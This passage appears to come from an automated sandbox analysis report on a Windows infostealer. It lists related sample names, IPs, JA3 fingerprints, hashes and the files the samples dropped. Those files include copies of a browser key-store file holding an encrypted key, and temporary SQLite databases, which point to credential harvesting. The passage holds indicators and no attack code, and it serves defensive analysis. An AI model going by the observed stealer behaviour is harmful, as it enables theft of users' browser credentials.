	SecuriteInfo.com.BackDoor.SpyBotNET.25.28334.exe	Get hash	malicious	Browse	• 172.67.188.154
HETZNER-ASDE	sahnLAfk8q.exe	Get hash	malicious	Browse	• 195.201.225.248
	B5xK9XEvzO.exe	Get hash	malicious	Browse	• 116.202.183.50
	ToJlbACJwu.exe	Get hash	malicious	Browse	• 195.201.225.248
	RsEvjl1iTt.exe	Get hash	malicious	Browse	• 116.202.183.50
	8KArI4WIJn.dll	Get hash	malicious	Browse	• 95.217.228.176
	zOiijo51lc.exe	Get hash	malicious	Browse	• 88.99.66.31
	XTRCesNoKU.exe	Get hash	malicious	Browse	• 195.201.225.248
	39pfFwU3Ns.exe	Get hash	malicious	Browse	• 88.99.66.31
	47a8af.exe.exe	Get hash	malicious	Browse	• 88.99.66.31
	r3xwkKS58W.exe	Get hash	malicious	Browse	• 88.99.66.31
	XuQRPW44hi	Get hash	malicious	Browse	• 144.79.77.17
	CY551p1KKD.exe	Get hash	malicious	Browse	• 195.201.225.248
	IbBzKuh5S1.exe	Get hash	malicious	Browse	• 195.201.225.248
	QT2kxM315B.exe	Get hash	malicious	Browse	• 116.202.183.50
	Xg19BRCY6E.exe	Get hash	malicious	Browse	• 195.201.225.248
	Run.exe	Get hash	malicious	Browse	• 95.217.123.66
	P58w6OezJY.exe	Get hash	malicious	Browse	• 88.99.66.31
	WV1EJvdiHA.exe	Get hash	malicious	Browse	• 195.201.225.248
	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 88.99.66.31
	suntogether.png.exe	Get hash	malicious	Browse	• 95.217.228.176

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	10303640_APMC-TRN-C0001-Stability_Calculation_Rev1.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	MPU702734-pdf.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	jRPSjUSf.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	ruoMVmVwPu.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	4QKHQR82Xt.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	GHK2s5apNB.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	kRGc0HgN5b.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	SecuriteInfo.com.BackDoor.SpyBotNET.25.28334.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rrnIEffG4c.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	ORDER SKYMET 847759 REVISED PDF.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	Specifications_Details_20330_FLQ.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	Statement - 30 June 2021.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	Requesting Prices.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	Aditi Tiwari Resume.pdf.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	m8TJbe5yP6.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	triage_dropped_file.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	output.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	DOC98374933JULY2021.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	SecuriteInfo.com.Trojan.Win32.Save.a.312.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31
	SecuriteInfo.com.Variant.Cerbu.108262.10538.exe	Get hash	malicious	Browse	• 172.67.202.174 • 104.21.7.102 • 88.99.66.31

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\3228047.exe	ruoMVmVwPu.exe	Get hash	malicious	Browse	
	m8TJbe5yP6.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Win32.Save.a.312.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_3672547.exe_845b9f3d75c74d719da4968477a6b6ebdd9f333_4e69b664_113cdf3a\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	17708
Entropy (8bit):	3.765515371685876
Encrypted:	false
SSDEEP:	192:WF0OiTaEH2ltlQa1OpwViL/u7sMS274lt3/:DOil2ltlQaaoiL/u7sMX4lt3/
MD5:	2BADCDA262838E9930A19E62B554C728
SHA1:	FB10EEA00D34DEBE88460B08A92E56FD7E25B660
SHA-256:	8BC82DB1C2107CD0BC6799BE7642D15165AB9641BBCA248B42E3AAF48B4C7BF1
SHA-512:	C876AADEB661AD9B1060355CE043910B5DDDA3318ACBE8DB59293948788A80A4EB745920EE27C5200775CD44A104D7E613CE47565333882F4A9500911B25E962
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.1.4.5.1.7.6.2.7.9.3.2.5.2.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.1.4.5.1.7.6.5.9.9.6.3.5.7.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.f.0.6.7.5.b.6.-.c.a.2.c.-.4.f.a.0.-.8.4.3.0.-.f.8.0.e.0.6.7.e.5.7.9.f.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.c.4.8.3.b.4.a.-.5.1.2.1.-.4.0.7.e.-.8.8.9.c.-.9.7.0.2.b.1.9.0.5.e.8.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.3.6.7.2.5.4.7...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.g.f.g.f.d.f.d.g...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.5.c.-.0.0.0.1.-.0.0.1.7.-.2.3.c.f.-.a.8.7.7.2.6.7.f.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.2.3.6.7.b.5.2.c.e.f.2.2.7.8.0.2.3.7.8.d.9.9.8.0.8.8.e.a.5.e.e.1.0.0.0.0.0.0.0.0.!.0.0.0.0.0.2.f.c.3.7.e.1.0.b.e.4.d.9.3.3.c.0.5.e.e.5.2.d.5.3.6.3.b.e.e.6.5.f.b.9.1.4.a.6.!.3.6.7.2.5.4.7...e.x.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD9B.tmp.dmp	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 16 streams, Thu Jul 22 18:22:43 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	690641
Entropy (8bit):	2.8004639130363893
Encrypted:	false
SSDEEP:	3072:/w9dFakyF0+X3LwLQnMv5YY4fZVvjQRUEPZkl9cDCLBg1KGljfYeOOC0i/NjQg+I:o9dskQn8YrVLEPZKBIKyYxDQq
MD5:	DD7B0C6FD1C85BC978A3FF5B5CA2BB1E
SHA1:	366EDB845211DFE09B7C1A3E633AACE276517C78
SHA-256:	BBE3DF0254F4A3761C45DBD3F53AAC3EE181747158C931C0CF4355C551B81EF6
SHA-512:	224BAA8B647A29E7845A9638686AA80268F4A89921547231BE20A24D834206B7FAA340E401C97755AFBFA6E599FF630DE0280CEE3429B917794B1F8D24C1574E
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....s..`.....U.....B.....4Z.....Lw.....T.....\...J..`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... .....d.b.g.c.o.r.e...a.m.d.6.4.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB760.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8752
Entropy (8bit):	3.697162133905386
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNin/Z8NXa6YM4ap8gmfZVSJbCprB89bMOqfBtEm:RrlsNi/Z8A6YjaCgmfrSJ9M7fd
MD5:	ED9920C4E03C7A0BB99DF11E4FABE805
SHA1:	F4BE550F0A02AE5B739ACBFE6BFC05F126739DFF
SHA-256:	4FE9699724F624BAD1286E78B92FF28AB23417561F0EFFC05AB3B91ADDC1CCA1
SHA-512:	8432784F576CA80309D72DC008A2509794C1202751D18601870560564412DF21F80E28E6BEF1EB07F114EEAE3E54BE8909A4EB3857A70C8B51D26DADCC5D0870
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.6.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB984.tmp.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4764
Entropy (8bit):	4.441868372718496
Encrypted:	false
SSDEEP:	48:cvIwSD8zshJgtBI9bDWSC8Bv8fm8M4J/cFsmyq8vjMZecqd:uITfzhySNeJuWYMcqd
MD5:	C0337434BCC970E5582FFC203221A2FC
SHA1:	3633B142BF3D088A7CE9ED5729E1E11CC24C6495
SHA-256:	CDB20A5B9B0E9D5AD35A345063F17B863546351281ADEFAEEFE8B82557211E9C
SHA-512:	6214CFC4AAC45ED835D34391C2195390B7AA5C1BBD9CF58974F029A03B905770AFF76E26955C739706E863EEDE0ADCB85EB00AEBB9E60193802D97AC6D7ED8F
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1088853" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\SgjcpodWpB.exe.log	
Process:	C:\Users\user\Desktop\SgjcpodWpB.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\SgjcpodWpB.exe.log	
Size (bytes):	847
Entropy (8bit):	5.350326386662965
Encrypted:	false
SSDEEP:	24:ML9E4KrgKDE4KGKN08AKhPKIE4TKD1KoZAE4KKPz:MxHKEYHKGD8AoPtHTG1hAHKKPz
MD5:	8695FFB03DE68402BA23CADD1D71EF14
SHA1:	67BBF40D11F0B1841FEE4F622E07855787065E0B
SHA-256:	1F0942A2EECF4990E027C7D609E319ADCF4563F984DD0D8EF2B370A1817F3C1C
SHA-512:	6EDEEAB5EF14473DF54251D69A3E2B7AC29778AEF929F8EC05F03008BF9AD629FE315115B22EDC09E92E1D7F2869CF9D4DDC6DB92C4158E92F80DEDA5A365(98
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\3228047.exe.log	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2322
Entropy (8bit):	5.337532688589367
Encrypted:	false
SSDEEP:	48:MOfHK5HKXAHKdHKBSTHaAHKzvRYHKhQnoPtHoxHImHKhBHKoHaHZHG1qHjHK1HD5:vq5qXAqdqslqzJYqhQnoPtIxHbqLqo6o
MD5:	3997DB1F8E97E23E3472897882EDC98D
SHA1:	B0A9F4058EBDDDF340BF20F0E64763AE9F394C71
SHA-256:	8075A80BD030889551AEF7ACFB0404254F56FCE27C5FA2CDEA5262EF59B1D1D4
SHA-512:	68DAFFFF8625FDDEB44C5C07E46CFF3D6E8550DC9CAF04A19D7A11AF26BC0E35C3704AEB85267763A9C1165EAD5E90D24EB673AB1BE1BE5AE3A0D6313F479789
Malicious:	false
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..2,"System.ServiceModel.Internals, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral,

C:\Users\user\AppData\Local\Temp\tmp218C.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp2360.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped

C:\Users\user\AppData\Local\Temp\tmp2360.tmp	
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2361.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp301.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp302.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmp302.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp3879.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp387A.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp3DAB.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp4186.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
